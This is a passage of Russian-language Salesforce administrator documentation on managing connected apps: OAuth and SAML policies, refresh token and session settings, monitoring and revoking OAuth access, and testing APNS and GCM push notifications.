- Нажмите **«Редактировать политики»** и откройте страницу редактирования связанного приложения, чтобы изменить его конфигурацию, например начальные URL-адреса, разрешенных пользователей и политики маркеров обновления.
- Для связанных приложений, использующих SAML, в случае если ваша организация является поставщиком удостоверений, чтобы получить URL-адреса входа SAML и конечные точки для поставщика услуг, связанные с конфигурацией сообщества или настраиваемого домена, нажмите **«Загрузить метаданные»**. Данная кнопка отображается только в том случае, если организация используется в качестве поставщика удостоверений, и только для связанных приложений, использующих SAML. При необходимости метаданные могут быть доступны посредством URL-адреса в поле «Конечная точка обнаружения метаданных». Данный URL-адрес может использоваться поставщиком услуг для настройки единой регистрации с целью подключения к системе Salesforce.
- Нажмите **«Просмотреть использование приложения OAuth»**, чтобы посмотреть, какие пользователи связанных приложений OAuth активно подключены. Эти приложения имеют активный маркер доступа или обновления.
- Щелкните **«Включить инициализацию пользователя»**, что активировать инициализацию пользователя в связанном приложении. Чтобы настроить или обновить параметры включенной инициализации пользователя, воспользуйтесь мастером инициализации пользователя. После запуска мастера инициализации пользователя раздел «Учетные записи пользователей» позволяет самостоятельно управлять связями между учетными записями пользователей и параметрами их организаций в сторонней системе.

- Чтобы выбрать профили для приложения на странице «Назначение профиля приложения», щелкните **«Управление профилями»**. Выберите профили для доступа к приложению (кроме версии Group Edition).

  Важное замечание: Данный параметр не требуется при самостоятельной авторизации пользователей, поэтому не отображается, если политике OAuth для параметра **«Разрешенные пользователи»** задано значение *«Все пользователи могут авторизовываться самостоятельно»*.

- Чтобы выбрать наборы полномочий для профилей данного приложения на странице «Назначение набора полномочий приложения», щелкните **«Управление наборами полномочий»**. Выберите наборы полномочий для доступа к приложению.

  Важное замечание: Данный параметр не требуется при самостоятельной авторизации пользователей, поэтому не отображается, если политике OAuth для параметра **«Разрешенные пользователи»** задано значение *«Все пользователи могут авторизовываться самостоятельно»*.

- Чтобы создать пару «ключ/значение атрибута», нажмите кнопку **«Создать»** в связанном списке «Атрибуты SAML поставщика услуг». При необходимости измените или удалите текущие атрибуты.

Если выбрана политика **«Разрешенные пользователи»**, **«Пользователи, допущенные администратором»**, то это приложение могут выполнять только пользователи, которые принадлежат набору полномочий, заданному для связанного приложения. При выборе значения **«Все пользователи»** профили и наборы полномочий пропускаются.

СМ. ТАКЖЕ:

Инициализация пользователя для связанных приложений

Редактирование алгоритма связанного приложения

Управление связанным приложением

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

На странице «Связанные приложения» перечислены все связанные приложения, созданные или установленные в организации из других организаций или с AppExchange. Вы можете выбрать приложение, чтобы получить больше информации и отслеживать его использование. Вы также можете редактировать политики (например, чтобы указать начальный URL-адрес, добавить собственное средство обработки связанного приложения или включить инициализацию пользователя).

1. Чтобы просматривать и обновлять свойства связанного приложения, в меню «Настройка» введите *«Связанные приложения»* в поле «Быстрый поиск», затем выберите **«Связанные приложения»**.
2. Щелкните по имени связанного приложения для просмотра страницы со сведениями о нем.
3. Чтобы изменить текущую конфигурацию приложения, щелкните **«Редактировать политики»**. Например, укажите начальный URL-адрес, добавьте собственное средство обработки связанного приложения, добавьте настраиваемые атрибуты или включите инициализацию пользователя. Для ограничения доступа пользователя в разделе «Политики приложения OAuth» установите параметр «Разрешенные пользователи» на значение **«Пользователи, допущенные администратором, предварительно авторизованы»**.

Прим.: Сеансы обновляются автоматически (от 15 минут до 24 часов), когда пользователь находится в связанном приложении. Обновление зависит от значения времени завершения сеанса, установленного для вашей организации. Как правило, пользователь не замечает данного обновления.

Связанные приложения, установленные системой Salesforce

Отдельные клиентские приложения Salesforce, например приложения Salesforce1 и Salesforce для Outlook, внедряются как связанные приложения. Система Salesforce автоматически устанавливает их в вашей организации.

Система Salesforce распределяет эти связанные приложения клиентского типа по двум управляемым пакетам: один пакет для приложений, связанных с Salesforce1, и один пакет для приложений, не связанных с Salesforce1. В каждом выпуске в пакет включаются свои связанные приложения. Система Salesforce устанавливает пакет при первом входе пользователя в одно из приложений.

Чтобы установить или удалить пакет приложения Salesforce1 для связанных приложений, воспользуйтесь каталогом AppExchange.

Пакеты Salesforce отображаются на странице «Установленные пакеты» меню «Настройка».

Чтобы просмотреть список компонентов, щелкните имя нужного пакета. Ниже перечислены некоторые компоненты пакета связанных приложений Salesforce.

Прим.: Инструменты «Force.com IDE» и «Force.com Migration» представляют собой оболочку связанных приложений, использующую SOAP API для подключения к Salesforce вместо приложения OAuth, которая пользуется связанными приложениями других типов. Они применяют инфраструктуру связанных приложений, чтобы разрешить или отклонить доступ пользователей к приложению в организации.

Ниже перечислены некоторые компоненты пакета приложений Salesforce1 и Chatter.

Установленными связанными приложениями можно управлять со страницы связанных приложений.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Связанные приложения»**.
2. Посмотрите список связанных приложений. Связанные приложения, установленные Salesforce, отображаются в списке, как настроено управляемым пакетом. Они могут появляться с другими установленными связанными приложениями.

Связанные приложения, установленные на странице «Использование OAuth связанных приложений»

Помимо связанных приложений, установленных с управляемых пакетов, в данном списке содержатся связанные приложения, установленные на странице «Использование OAuth связанных приложений».

СМ. ТАКЖЕ:

- Редактирование алгоритма связанного приложения
- Мониторинг использования связанного приложения OAuth
- Управление доступом OAuth для связанных приложений
- Инициализация пользователя для связанных приложений

Редактирование алгоритма связанного приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Поменяйте настройки и полномочия связанного приложения, чтобы контролировать его алгоритм. Например, вы можете поменять маркер обновления и политики на уровне сеансов для всех связанных приложений, работающих в вашей организации. Вы можете изменить политики OAuth для активированных OAuth связанных приложений. Настроить алгоритм связанного приложения можно с помощью Apex.

1. Откройте список приложений.
   - В Salesforce Classic введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Приложения»** и нажмите имя связанного приложения.
   - В Lightning Experience введите *«Приложение»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Диспетчер приложений»** и нажмите **«Правка»**.

Основные сведения

Основные сведения применимы ко всем связанным приложениям, кроме приложений холста.

- Начальный URL-адрес: для связанных приложений, использующих единую регистрацию. URL-адрес должен соответствовать странице запуска процесса проверки подлинности. Данный URL-адрес также появится в меню приложения.
- Мобильный начальный URL-адрес»: для мобильных связанных приложений для переадресации пользователей в определенное местоположение при доступе к приложению посредством мобильного устройства.

Если приложение является приложением холста, связанное приложение игнорирует поля начальных URL-адресов. Вместо этого связанное приложение использует URL-адрес приложения холста, который был указан при создании связанного приложения.

Политики OAuth

Политики OAuth применяются, если связанное приложение активируется OAuth.

- Политика «Разрешенные пользователи» определяет пользователей, которым доступен запуск приложения.
  - **«Все пользователи могут авторизовываться самостоятельно»**: значение по умолчанию. Данное значение позволяет всем пользователям организации авторизовывать приложение самостоятельно. Пользователи должны подтвердить доступ при первом использовании приложения.
  - *«Пользователи, допущенные администратором, предварительно авторизованы»*: только пользователи с соответствующим профилем или набором полномочий могут получить доступ к приложению. Эти пользователи не должны подтверждать доступ к приложению до его первого использования. Управление профилями для приложения выполняется путем редактирования списка «Доступ к связанному приложению» каждого профиля. Управление наборами полномочий для приложения выполняется путем редактирования списка «Назначенные связанные приложения» каждого набора полномочий. Данный параметр недоступен в версии Group Edition.

    Внимание: Если значение **«Все пользователи могут авторизовываться самостоятельно»** заменяется значением **«Пользователи, допущенные администратором, предварительно авторизованы»**, то доступ к приложению сохраняют только пользователи, которые принадлежат набору полномочий, заданному для связанного приложения.

    Прим.: Если пользователи имеют полномочие «Использование любого API-клиента», они получают доступ к любому связанному приложению — даже если для него установлено значение **«Пользователи, допущенные администратором, предварительно авторизованы»**. Используйте полномочие «Использование любого API-клиента» с осторожностью, так как оно предназначено для ограниченного числа администраторов.
- Политика смягчения IP-адресов определяет, будет ли доступ пользователя ограничен диапазоном IP-адресов. Ниже перечислены значения, позволяющие администратору Salesforce применить или пропустить ограничения IP-адресов.
  - «Применить ограничения IP-адресов»: по умолчанию. Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации (например, диапазоны IP-адресов, заданные в профиле пользователя).
  - «Смягчить ограничения IP-адресов со вторым коэффициентом»: пользователь, запустивший данное приложение, пропускает ограничения IP-адресов, заданные в организации, при выполнении любого указанного ниже условия.
    - Приложение использует разрешенные диапазоны IP-адресов и процесс проверки подлинности веб-сервера OAuth. Приложение поддерживает только запросы, поступающие от разрешенных IP-адресов.
    - Приложение не использует разрешенные диапазоны IP-адресов, но использует процесс проверки подлинности веб-сервера или пользователя-агента OAuth, и пользователь подтверждает свою подлинность.

  - «Смягчить ограничения IP-адресов»: пользователь, запустивший данное приложение, не подчиняется ограничениям IP-адресов в компании.

  Прим.: Если параметр сеанса **«Применять диапазоны IP-адресов входа при каждом запросе»** включен, он влияет на алгоритм смягчения ограничений IP-адресов. Дополнительную информацию см. в разделе «Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения» на странице 7149.

- Политика маркера обновления определяет, присутствует ли маркер обновления по время проверки подлинности для получения нового маркера доступа. Если маркеры обновления присутствуют, пользователи могут продолжать получать доступ к включенному OAuth связанному приложению без повторной проверки подлинности по истечении срока действия маркера доступа. Администраторы ограничивают жизненный цикл маркеров доступа посредством значения времени завершения сеанса. Связанное приложение обменивает маркер обновления на маркер доступа для запуска нового сеанса. Администратор Salesforce может выбрать одну из следующих политик маркеров обновления.
  - «Истечение срока действия маркера обновления при отмене»: по умолчанию. Маркер обновления используется в течение неопределенного времени, если только не будет отменен пользователем или администратором Salesforce. Чтобы отменить маркеры, воспользуйтесь разделом «Связанные приложения OAuth» на странице сведений о пользователе или отчетом «Использование связанных приложений OAuth».
  - «Немедленное истечение срока действия маркера обновления»: срок действия маркера обновления истекает немедленно. Пользователь может использовать текущий сеанс (маркер доступа), но не может начать новый сеанс, если время действия маркера доступа истекло.
  - «Истечение срока действия маркера обновления при периоде неиспользования n»: маркер обновления действует, пока он используется в течение определенного времени. Например, если установлено значение «7 дней», то маркер обновления, который не удалось обменять на новый сеанс в течение 7 дней, становится недействительным. Истекший маркер не может генерировать новые сеансы. Если маркер обновления удалось обменять в течение 7 дней, маркер действует в течение еще семи дней. Период мониторинга неактивности также сбрасывается.
  - «Истечение срока действия маркера обновления после n»: маркер обновления действует в течение установленного периода времени. Например, если поле содержит значение «1 день», то пользователь может начать новые сеансы только в течение 24 часов.

  Политика маркеров обновления оценивается только при использовании созданного маркера обновления и не влияет на текущий сеанс пользователя. Маркеры обновления требуются только по истечении срока действия или при недоступности сеанса пользователя. Например, если параметру «Политика маркеров обновления» задано значение истечения срока действия маркера обновления после 1 часа, а приложение используется в течение 2 часов, то по истечении 1 часа проверка подлинности не потребуется. Однако повторная проверка подлинности потребуется только после истечения срока действия сеанса и попытки обмена маркеров обновления на новый сеанс.

Если связанное приложение является приложением холста, использующим проверку подлинности подписанного запроса, выполните указанные ниже действия.

- Выберите значение **«Пользователи, допущенные администратором, предварительно авторизованы»** для параметра «Разрешенные пользователи».
- Установите «Истечение срока действия маркера обновления» на значение **«Немедленное истечение срока действия маркера обновления»**.
- Предоставьте пользователям доступ посредством профилей и наборов полномочий.

Политики сеансов

Политики сеансов применяются ко всем связанным приложениям.

- «Значение времени ожидания сеанса»: определяет, когда истечет срок действия маркеров доступа для завершения сеанса связанного приложения пользователя. Вы можете контролировать продолжительность пользовательского

сеанса посредством настройки значения времени завершения для связанного приложения, пользовательского профиля или настроек сеансов в организации (в таком порядке). При отсутствии значения или выборе значения **«Нет»** (по умолчанию) система Salesforce использует параметр «Значение времени ожидания» из профиля пользователя. Если профиль не определяет значение времени завершения, система Salesforce использует значение времени завершения из настроек сеансов в организации.

- Текущие полномочия для связанного приложения также перечислены в настройках сеансов в организации.
- «Требуется высоконадежный сеанс»: требует разрешить пользователям доступ к приложению только после ввода контролируемого по времени маркера при входе.

Параметры мобильного приложения

Раздел «Параметры мобильного приложения» доступен для мобильных связанных приложений, применяющих защиту PIN-кодом.

- «Требовать PIN-код после»: определяет время простоя приложения перед его автоматической блокировкой и вводом PIN-кода. Доступные значения: «Нет» (без блокировки), «1 мин.», «5 мин.», «10 мин.» и «30 мин.». Данная политика применяется только при настройке соответствующего параметра «Длина PIN-кода». Применение политики отслеживается связанным приложением. Приложения, созданные посредством пакета Salesforce Mobile SDK, могут применять данную политику или считывать и применять политику из службы UserInfo.

  Прим.: Данный параметр не аннулирует сеанс пользователя. Данная политика требует ввода только PIN-кода для продолжения текущего сеанса пользователя, завершенного по причине простоя.

- «Длина PIN-кода»: определяет длину идентификационного номера, предназначенного для проверки подлинности. Длина кода может составлять от 4 до 8 цифр.

Раздел «Настраиваемые атрибуты» доступен для всех связанных приложений. Разработчики могут задавать настраиваемые метаданные SAML или настраиваемые атрибуты OAuth для связанного приложения. Администраторы Salesforce могут удалять и редактировать атрибуты или добавлять настраиваемые атрибуты. Атрибуты, удаленные, отредактированные или добавленные администраторами, переопределяют атрибуты, заданные разработчиками. Дополнительную информацию см. в разделе «Редактирование, повторная настройка или удаление связанного приложения в Salesforce Classic» на странице 7147.

Настраиваемый связанный обработчик приложений

Настроить алгоритм связанного приложения можно с помощью Apex. Создайте класс, расширяющий класс `ConnectedAppPluginApex`, и свяжите его со связанным приложением. Этот класс может поддерживать новые протоколы проверки подлинности или отвечать на атрибуты пользователя выгодным для бизнес-процесса способом.

Модуль запускается со стороны учетной записи пользователя. В поле «Запустить в качестве» выберите пользователя для встраиваемого расширения. Если пользователь не авторизован для связанного приложения, используйте для этого способ авторизации. Дополнительную информацию см. в разделе «Класс `ConnectedAppPlugin`» в Руководстве разработчика Apex Code.

Параметры инициализации пользователя

«Включить инициализацию пользователя»: включает инициализацию пользователя для связанного приложения, чтобы создавать, обновлять и удалять пользовательские организации в связанном приложении на основе пользователей в

организации Salesforce. Salesforce поддерживает мастер, позволяющий настраивать конфигурацию и обновление параметров инициализации пользователя.

СМ. ТАКЖЕ:

- Изменение параметров безопасности сеанса
- Инициализация пользователя для связанных приложений
- Атрибуты связанного приложения Salesforce1
- Связанные приложения

Мониторинг использования связанного приложения OAuth

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра страницы «Использование OAuth связанных приложений» выполните следующие действия.	«Просмотр настройки и конфигурации» И «Управление пользователями»
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

На странице «Использование OAuth» перечислены все связанные приложения OAuth, к которым подключаются пользователи в организации. Эти приложения имеют активный маркер доступа или обновления. Если все маркеры для приложения отменены или истекли, приложение пропадает из этого списка.

Страница использования связанных приложений OAuth отображает все текущие подключения приложения OAuth к организации, независимо от того, откуда приложение. Если приложение имеет напротив кнопку установки, то связанное приложение было создано в другой организации. Установите приложение, чтобы иметь возможность управлять политиками его безопасности (например, каким пользователям разрешен доступ к приложению и на какое время).

Чтобы просматривать сведения о связанных приложениях OAuth, в меню «Настройка» введите *«OAuth»* в поле «Быстрый поиск», затем выберите **«Использование OAuth связанных приложений»**. Список с результатами приложений может быть длинным, так как содержит все приложения Salesforce и настраиваемые приложения OAuth, которые доступны пользователям, а не только установленные в вашей организации. Например, здесь перечислены приложения из AppExchange и от партнеров Salesforce.

Связанное приложение
Имя связанного приложения. Список содержит только приложения, которые используются пользователями в организации. Эти приложения имеют активный маркер доступа или обновления.

Описание
Описание связанного приложения.

Управление политиками приложения
Щелкните **«Управление политиками приложения»**, чтобы открыть страницу со сведениями о связанном приложении. На странице со сведениями можно щелкнуть **«Редактировать политики»** для управления политиками доступа и безопасности приложения.

Количество пользователей
Количество пользователей, использующих приложение. Щелкните «Количество пользователей», чтобы открыть страницу «Использование связанного приложения пользователем» и увидеть информацию о пользователях, в том числе:

- Дата первого использования приложения
- время последнего использования приложения;
- общее количество использований приложения.

На этой странице можно прекратить доступ пользователя к текущему сеансу, нажав кнопку **«Отменить»**. Чтобы отменить доступ всех пользователей приложения, нажмите кнопку **«Отменить все»** вверху страницы.

Действия
Вы можете выбрать одно из указанных ниже действий.

- **«Установка»:** сделайте связанное приложение OAuth доступным для управления политикой доступа и безопасности. При выборе установки рядом с приложением появится ссылка на политику управления приложением. Щелкните ссылку, чтобы открыть страницу со сведениями о приложении, на которой вы сможете настроить политики. Кнопка установки появится рядом с приложениями, созданными в другой организации, но управлять их политиками в вашей организации будет нельзя.
- **«Деинсталляция»:** удаляет локальную копию связанного приложения OAuth. Нажимайте на деинсталляцию, только если исходный разработчик удаляет приложение в другой организации Salesforce. Деинсталляция не удаляет связанное приложение. Она просто удаляет локальную копию, установленную вами для настройки политики приложения OAuth в вашей организации. Во время деинсталляции приложения вы только удаляете политики OAuth, установленные для приложения в вашей организации. На самом деле происходит ослабление мер безопасности, так как вы удаляете политики для приложений, к которым у пользователей до сих пор сохраняется доступ.
- **«Блокировка»**: делает связанное приложение OAuth недоступным для пользователей вашей организации. Блокировка приложения прерывает все текущие сеансы пользователя и предотвращает последующие сеансы до тех пор, пока не будет нажата кнопка **«Разблокировка»**.
- **«Разблокировка»**: предоставляет пользователя доступ к связанному приложению. Если приложение разблокировано, пользователи могут войти в него и запустить. Если кнопка разблокировки отключена, приложение блокируется по всей организации, так как оно не занесено в список разрешенных приложений. Чтобы занести приложение в список разрешенных, нажмите кнопку **«Установить»**. Затем нажмите **«Редактировать политики»** и в настройках OAuth приложения установите параметр «Разрешенные пользователи» на значение **«Пользователи,**

допущенные администратором, предварительно авторизованы». Приложения можно заносить в список разрешенных, только если в системе Salesforce включена функция создания списков разрешенных API-клиентов.

СМ. ТАКЖЕ:

- Управление связанным приложением
- Изменение параметров безопасности сеанса
- Управление доступом OAuth для связанных приложений

Управление доступом OAuth для связанных приложений

Все пользователи могут управлять доступом OAuth для связанных приложений в своих личных параметрах. Приложения, использующие протокол OAuth, у которых есть полномочие на доступ к данным Salesforce, приведены в разделе дополнительных сведений о пользователе. Пользователи могут получить информацию о каждом приложении и отменить его доступ.

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам Salesforce определять различные политики безопасности и контролировать пользователей, использующих соответствующие приложения. Все связанные приложения интегрируются в систему Salesforce для получения доступа к набору данных Salesforce при наличии соответствующего полномочия.

Перейдите к своим личным параметрам и посмотрите, у каких связанных приложений есть разрешения для доступа к вашим данным Salesforce.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».
   - Просмотрите сведения о каждом связанном приложении, к которому разрешен доступ, а также количество доступов и время последней попытки доступа приложения к данным.

     Прим.:

     - Одно связанное приложение может быть указано несколько раз. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают количество использований. Кроме того, если связанное приложение OAuth 2.0 запрашивает несколько маркеров с разными областями, одно и тоже приложение отображается несколько раз.
     - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
     - Для приложений, использующих протокол OAuth версии ниже OAuth 2.0, доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому связанному приложению доступно не более пяти маркеров

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Salesforce Mobile Classic недоступно в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа.

- Чтобы отменить доступ приложения, щелкните **«Отменить»**. После отмены приложения оно больше не имеет доступа к данным системы Salesforce.

  Важное замечание: Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

При необходимости приложение Salesforce Mobile Classic может быть загружено на новое мобильное устройство, которое будет использоваться для входа. В этом случае маркер доступа, использовавшийся на предыдущем устройстве, может быть сохранен. Система Salesforce создаст новый маркер доступа.

СМ. ТАКЖЕ:

Редактирование алгоритма связанного приложения

Мониторинг использования связанного приложения OAuth

Связанные приложения

Подтверждение запроса на доступ к приложению

Отклонение запроса на доступ к приложению

Запрос на доступ к приложению

Тестирование всплывающих уведомлений

Чтобы быстро протестировать настройки всплывающих уведомлений, воспользуйтесь страницей «Отправить тестовое уведомление». Страница «Отправить тестовое уведомление» позволяет устранять неполадки круговых всплывающих уведомлений, возникающие в синхронном механизме, без настройки вызовов Apex или REST. Кроме того, данная страница позволяет получать более подробные сведения о фоновых событиях, выполняемых в асинхронной среде реальных всплывающих уведомлений.

Ограничения для всплывающих уведомлений

Максимальное количество всплывающих уведомлений, разрешенное для каждого мобильного приложения, связанного с организацией Salesforce, определяется типом приложения.

Тип мобильного приложения	Максимум уведомлений на каждое приложение в день
Предоставленные системой Salesforce (например, Salesforce1)	50 000
Разработано вашей компанией для внутреннего использования сотрудниками	35 000
Установлено из AppExchange	5 000

Данное ограничение учитывает только уведомления, подлежащие *доставке*. Например, уведомление отправляется 1 000 сотрудников компании, из которых 100 сотрудников пока не установили мобильное приложение. Таким образом, данное ограничение учитывает только уведомления, отправленные 900 сотрудникам, установившим мобильное приложение.

Каждое тестовое всплывающее уведомление, созданное посредством страницы «Тестировать всплывающие уведомления», ограничивается одним получателем. Тестовые всплывающие уведомления учитываются ежедневным ограничением для всплывающих уведомлений, заданным для приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки всплывающего уведомления со страницы «Тестировать всплывающие уведомления»:

- Автор Apex

  И

  Управление связанными приложениями

Общие сведения о странице «Отправить тестовое уведомление»

Страница «Отправить тестовое уведомление» использует настройки службы APNS или GCM для настройки синхронного механизма активной доставки. Чтобы выбрать устройство для получения всплывающего уведомления, введите строку маркера подключения. В противном случае, воспользуйтесь инструментом поиска, который возвращает список устройств, зарегистрированных для связанного приложения. Инструмент поиска автоматически отображает пять устройств, зарегистрированных последними. Чтобы найти устройства, зарегистрированные для пользователя, введите имя нужного пользователя.

Чтобы протестировать настройки всплывающих уведомлений для службы Android GCM, установите флажок «Пробный запуск». Данный параметр отправляет уведомление только на сервер GCM.

Каждая попытка активной доставки возвращает статусное сообщение об успешном или неудачном выполнении. Описания сообщений см. в разделе «Сообщения об ошибках для всплывающих уведомлений». Дополнительную информацию см. на веб-сайте:

- developer.apple.com (для всплывающих уведомлений Apple APNS).
- developer.android.com (для всплывающих уведомлений Android GCM).

Чтобы открыть тестовую страницу, выполните указанные ниже действия.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните имя нужного связанного приложения.
3. Щелкните **«Отправить тестовое уведомление»** напротив поля «Поддерживаемая платформа активной доставки». Данная ссылка отображается только в том случае, если связанное приложение поддерживает всплывающие уведомления для мобильных устройств.

Прим.: Прежде чем отправить тестовое всплывающее уведомление, проверьте правильность настройки мобильных параметров в связанном приложении. См. раздел «Создание связанного приложения».

Всплывающие уведомления недоступны в консоли Professional Edition.

Отправка тестовых всплывающих уведомлений в службу APNS

Чтобы быстро протестировать настройки всплывающих уведомлений для службы APNS, воспользуйтесь страницей «Отправить тестовое уведомление».

Отправка тестовых всплывающих уведомлений в службу Android GCM

Чтобы быстро протестировать настройки всплывающих уведомлений для службы Android GCM, воспользуйтесь страницей «Тестировать всплывающие уведомления».

Сообщения об ошибках для всплывающих уведомлений

При отображении сообщения об ошибке после отправки всплывающего уведомления со страницы «Отправить тестовое уведомление» рекомендуем использовать таблицу ниже.

Отправка тестовых всплывающих уведомлений в службу APNS

Чтобы быстро протестировать настройки всплывающих уведомлений для службы APNS, воспользуйтесь страницей «Отправить тестовое уведомление».

1. Введите строку маркера подключения в поле «Получатель» ИЛИ щелкните значок  и выберите одного из найденных получателей. По умолчанию список результатов поиска отображает пять устройств, зарегистрированных для связанного приложения последними.
   a. Чтобы найти другие устройства, введите имя пользователя в текстовое поле «Поиск».
   b. Чтобы создать список всех устройств, зарегистрированных для данного имени пользователя, нажмите кнопку **«Начать»**.
2. При необходимости заполните поле «Предупреждение» сообщением-предупреждением или словарем по спецификациям Apple.
3. Заполните поле «Эмблема» количеством эмблем или значением *«0»* (при отсутствии эмблем).
4. Заполните поле «Звук» именем звукового файла в пакете приложений или значением *«default»* для использования стандартного системного звука предупреждения.
5. При необходимости заполните поле «Настраиваемые полезные данные» значением JSON полезных данных.

6. Чтобы отправить тестовое всплывающее уведомление, нажмите кнопку **«Отправить»**. Чтобы очистить форму, нажмите кнопку **«Очистить»**.

СМ. ТАКЖЕ:

Тестирование всплывающих уведомлений

Отправка тестовых всплывающих уведомлений в службу Android GCM

Чтобы быстро протестировать настройки всплывающих уведомлений для службы Android GCM, воспользуйтесь страницей «Тестировать всплывающие уведомления».

1. Введите строку маркера подключения в поле «Получатель» ИЛИ щелкните значок и выберите одного из найденных получателей. По умолчанию список результатов поиска отображает пять устройств, зарегистрированных для связанного приложения последними.
   a. Чтобы найти другие устройства, введите имя пользователя в текстовое поле «Поиск».
   b. Чтобы создать список всех устройств, зарегистрированных для данного имени пользователя, нажмите кнопку **«Начать»**.
2. Заполните поле «Полезные данные» значением JSON, содержащим сообщение.
3. Чтобы отправить всплывающее уведомление только на сервер GCM, установите флажок **«Пробный запуск»**.
4. Чтобы отправить тестовое всплывающее уведомление, нажмите кнопку **«Отправить»**. Чтобы очистить форму, нажмите кнопку **«Очистить»**.

СМ. ТАКЖЕ:

Тестирование всплывающих уведомлений

Сообщения об ошибках для всплывающих уведомлений

При отображении сообщения об ошибке после отправки всплывающего уведомления со страницы «Отправить тестовое уведомление» рекомендуем использовать таблицу ниже.

Сообщение	Предлагаемое решение
Превышено ежедневное ограничение по частоте отправки всплывающих уведомлений для данного связанного приложения.	Решение отсутствует.
Сертификат не принимается службой всплывающих уведомлений Apple.	Выберите сертификат допустимого типа.
Сертификат отозван.	Выберите действительный сертификат.
Срок действия сертификата истек.	Продлите срок действия сертификата.
Сертификат пока недействителен.	Повторите попытку позже.
Недопустимый сертификат или пароль.	Выберите сертификат допустимого типа.
Недопустимый получатель или полезные данные.	Проверьте введенные данные на наличие ошибок.

Сообщение	Предлагаемое решение
Размер полезных данных превышает максимально допустимый.	Сократите размер полезных данных.
